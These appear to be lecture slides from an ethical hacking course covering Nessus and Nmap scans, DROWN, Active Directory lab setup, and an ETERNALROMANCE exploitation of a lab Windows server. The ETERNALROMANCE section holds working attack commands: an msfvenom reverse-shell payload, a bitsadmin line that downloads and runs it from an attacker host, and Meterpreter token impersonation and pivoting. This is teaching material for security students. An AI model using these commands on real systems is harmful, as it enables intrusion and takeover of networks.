
# CNIT 124: Advanced Ethical Hacking



Ch 6: Finding Vulnerabilities and Exploiting Domains

#### **Topics**

Proj 8: Nessus (15 pts.)

Proj 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto (15 pts.)

#### **Exploiting Domains**

Proj 11x: Making a Domain Controller (20 pts. extra credit)


Proj 12x: Member Server and Group Policy (20 pts. extra credit)

Proj 16x: ETERNALROMANCE v. 2012 Member Server (20 pts. extra credit)

Proj 17x: Pivoting and Exploiting a Domain Controller (15 pts. extra credit)

#### Nessus

#### Nessus DROWN Scan



#### Nessus DROWN Scan

```
The remote host is affected by SSL DROWN and supports the following
vulnerable cipher suites :
 Low Strength Ciphers (<= 64-bit key)
    DES-CBC-MD5
                                 Kx=RSA
                                                Au=RSA
                                                            Enc=DES-CBC (56)
                                                                                     Mac=MD5
    EXP-RC2-CBC-MD5
                                 Kx=RSA(512)
                                              Au=RSA
                                                            Enc=RC2-CBC(40)
                                                                                     Mac=MD5
                                                                                                export
    EXP-RC4-MD5
                                 Kx=RSA(512)
                                              Au=RSA
                                                            Enc=RC4 (40)
                                                                                     Mac=MD5
                                                                                                export
 High Strength Ciphers (>= 112-bit key)
                                                Au=RSA
    RC4-MD5
                                 Kx=RSA
                                                            Enc=RC4 (128)
                                                                                     Mac=MD5
```

#### DROWN: Breaking TLS using SSLv2

Nimrod Aviram<sup>1</sup>, Sebastian Schinzel<sup>2</sup>, Juraj Somorovsky<sup>3</sup>, Nadia Heninger<sup>4</sup>, Maik Dankel<sup>2</sup>, Jens Steube<sup>5</sup>, Luke Valenta<sup>4</sup>, David Adrian<sup>6</sup>, J. Alex Halderman<sup>6</sup>, Viktor Dukhovni<sup>7</sup>, Emilia Käsper<sup>8</sup>, Shaanan Cohney<sup>4</sup>, Susanne Engels<sup>3</sup>, Christof Paar<sup>3</sup> and Yuval Shavitt<sup>1</sup>

<sup>1</sup>Department of Electrical Engineering, Tel Aviv University

<sup>2</sup>Münster University of Applied Sciences

<sup>3</sup>Horst Görtz Institute for IT Security, Ruhr University Bochum

<sup>4</sup>University of Pennsylvania

<sup>5</sup>Hashcat Project

<sup>6</sup>University of Michigan

<sup>7</sup>Two Sigma/OpenSSL

<sup>8</sup>Google/OpenSSL

taking advantage of commonly supported export-grade ciphers. In order to decrypt one TLS session, the attacker must passively capture about 1,000 TLS sessions using RSA key exchange, make 40,000 SSLv2 connections to the victim server, and perform 2<sup>50</sup> symmetric encryption operations. We successfully carried out this attack using an optimized GPU implementation and were able to decrypt a 2048-bit RSA ciphertext in less than 18 hours on a GPU cluster and less than 8 hours using Amazon EC2.

#### Nmap

```
root@kali:~# nmap -sC 172.16.1.191
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 17:22 EDT
Nmap scan report for 172.16.1.191
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT
        STATE SERVICE
21/tcp open ftp
ftp-anon: Anonymous FTP login allowed (FTP code 230)
                          group 0 Jun 1 08:44 . [NSE: writeable]
group 0 Jun 1 08:44 .. [NSE: writeable]
  drw-rw-rw- 1 user
                                       0 Jun 1 08:44 .. [NSE: writeable]
 drw-rw-rw- 1 user
  ftp-bounce: no banner
25/tcp open smtp
 smtp-commands: WIN-JWBPPZSXEFV, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN,
  This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
```

```
80/tcp
        open
              http
http-title:
                         XAMPP
                                          1.7.2
Requested resource was http://172.16.1.191/xampp/splash.php
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
 http-title:
                         XAMPP
                                          1.7.2
 Requested resource was https://172.16.1.191/xampp/splash.php
 ssl-cert: Subject: commonName=localhost
 Not valid before: 2009-04-15T22:04:42
 Not valid after: 2019-04-13T22:04:42
 ssl-date: 2017-09-28T21:22:53+00:00; Os from scanner time.
 sslv2:
    SSLv2 supported
    ciphers:
      SSL2 DES 64 CBC WITH MD5
      SSL2 RC4 128 EXPORT40 WITH MD5
      SSL2 DES 192 EDE3 CBC WITH MD5
      SSL2 RC2 128 CBC WITH MD5
      SSL2 RC4 128 WITH MD5
      SSL2 RC2 128 CBC EXPORT40 WITH MD5
```

# Kahoot


#### **Proj 11x: Making a Domain Controller**

#### Two Windows Network Types


- Workgroup
  - Small business or home
  - Less than 10 computers
- Domain
  - Requires a server as a Domain Controller
  - Central point of administration


#### **Proj 11x: Making a Domain Controller**

#### **Active Directory Domain Services**




#### **Forest**






#### Forest Functional Level



#### Active Directory Users and Computers





#### Local Login




- ComputerName\Username
- Password hash stored on local C: drive

#### Domain Login




- DomainName\Username
- Password hash stored on Domain Controller

#### **Group Policy**



## Make Domain User Sally a Local Administrator



#### GPUPDATE / FORCE

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\sally> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\Users\sally> _
```

#### Sally is an Administrator

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
hackme\sally
PS C:\Windows\system32>
```

# Proj 16x: ETERNALROMANCE v. 2012 Member Server

#### Enumerate Named Pipes


#### ETERNALROMANCE Exploit

```
kali:~/romance/test# wget https://www.exploit-db.com/download/42315
 -2017-09-25 20:16:23-- https://www.exploit-db.com/download/42315
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8, 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com) | 192.124.249.8 | : 443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: '42315'
42315
                          <=>
                                                        1 40.85K --.-KB/s in 0.007s
2017-09-25 20:16:23 (5.55 MB/s) - '42315' saved [41834]
 oot@kali:~/romance/test# wget https://github.com/worawit/MS17-010/raw/master/mysmb.py
-2017-09-25 20:16:23-- https://github.com/worawit/MS17-010/raw/master/mysmb.py
Resolving github.com (github.com)... 192.30.255.113, 192.30.255.112, 192.30.255.112
Connecting to github.com (github.com)|192.30.255.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py [following]
--2017-09-25 20:16:24-- https://raw.githubusercontent.com/worawit/MS17-010/master/mysmb.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.0.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16669 (16K) [text/plain]
Saving to: 'mysmb.py'
                      mysmb.py
2017-09-25 20:16:24 (4.27 MB/s) - 'mysmb.py' saved [16669/16669]
 oot@kali:~/romance/test# python 42315
42315 <ip> [pipe name]
 oot@kali:~/romance/test#
```

#### PoC: Create C:\pwned.txt

```
root@kali:~/romance/pl6x# python 42315 172.16.1.202 netlogon
Target OS: Windows Server 2012 R2 Standard 9600
Target is 64 bit
Got frag size: 0x20
GROOM POOL SIZE: 0x5030
BRIDE TRANS SIZE: 0xf90
CONNECTION: 0xffffe00004b89020
SESSION: 0xffffc00001d74c10
FLINK: 0xffffc0000270d098
InParam: 0xffffc0000270716c
MID: 0x501
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
root@kali:~/romance/p16x#
```

#### PoC: Create C:\pwned.txt



#### Create Malware as Service EXE

 msfvenom -p windows/meterpreter/reverse\_tcp LHOST=172.16.1.188 -f exe-service > /var/www/ html/shell-service.exe

## Command Line to Download and Run Malware

 cmd /c bitsadmin /transfer wcb /priority high http://172.16.1.188/shell-service.exe C:\shellservice.exe && C:\shell-service.exe


#### Incognito


```
msf exploit(handler) >
[*] Sending stage (171583 bytes) to 172.16.1.202
[*] Meterpreter session 1 opened (172.16.1.188:4444 -> 172.16.1.202:49253) at 2017-09-26 18:56:
19 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list tokens -u
Delegation Tokens Available
______
HACKME\sally
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Impersonation Tokens Available
_____
NT AUTHORITY\ANONYMOUS LOGON
WIN-H7CGV16341L\Guest
```


#### **Tokens**


- Like ID cards
- Windows uses them to mark who is running each process

#### Task Manager











# Windows Firewall



# Scope Includes Attacker



# Metasploit Autoroute

```
msf auxiliary(smb_enumusers) > use post/multi/manage/autoroute
msf post(autoroute) > show info
```

Name: Multi Manage Network Route via Meterpreter Session

## Description:

This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK.

```
msf post(autoroute) > set SESSION 1
SESSION => 1
msf post(autoroute) > set CMD add
CMD => add
msf post(autoroute) > set SUBNET 172.16.1.0
SUBNET => 172.16.1.0
msf post(autoroute) > exploit
[*] Running module against WIN-H7CGV16341L
[*] Adding a route to 172.16.1.0/255.255.255.0...
[+] Route added to subnet 172.16.1.0/255.255.255.0.
[*] Post module execution completed
msf post(autoroute) > set CMD print
CMD => print
msf post(autoroute) > exploit
[*] Running module against WIN-H7CGV16341L
IPv4 Active Routing Table
  Subnet
                     Netmask
                                        Gateway
  172.16.1.0 255.255.255.0
                                        Session 1
[*] There are currently no IPv6 routes defined.
[*] Post module execution completed
msf post(autoroute) >
```

# Member Server

```
Windows PowerShell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.
PS C:\Users\sally> runas /user:administrator@hackme.com cmd
Enter the password for administrator@hackme.com:
Attempting to start cmd as user "administrator@hackme.com" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.
PS C:\Users\sally>
PS C:\Users\sally>
PS C:\Users\sally> runas /user:administrator@hackme.com cmd
Enter the password for administrator@hackme.com:
Attempting to start cmd as user "administrator@hackme.com" ...
PS C:\Users\sally>
                            Administrator: cmd (running as administrator@hackme.com)
                      Microsoft Windows [Version 6.3.9600]
                      (c) 2013 Microsoft Corporation. All rights reserved.
                       :\Windows\system32>
```

# Incognito

```
meterpreter > list_tokens -u
Delegation Tokens Available
HACKME\Administrator
HACKME\sally
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
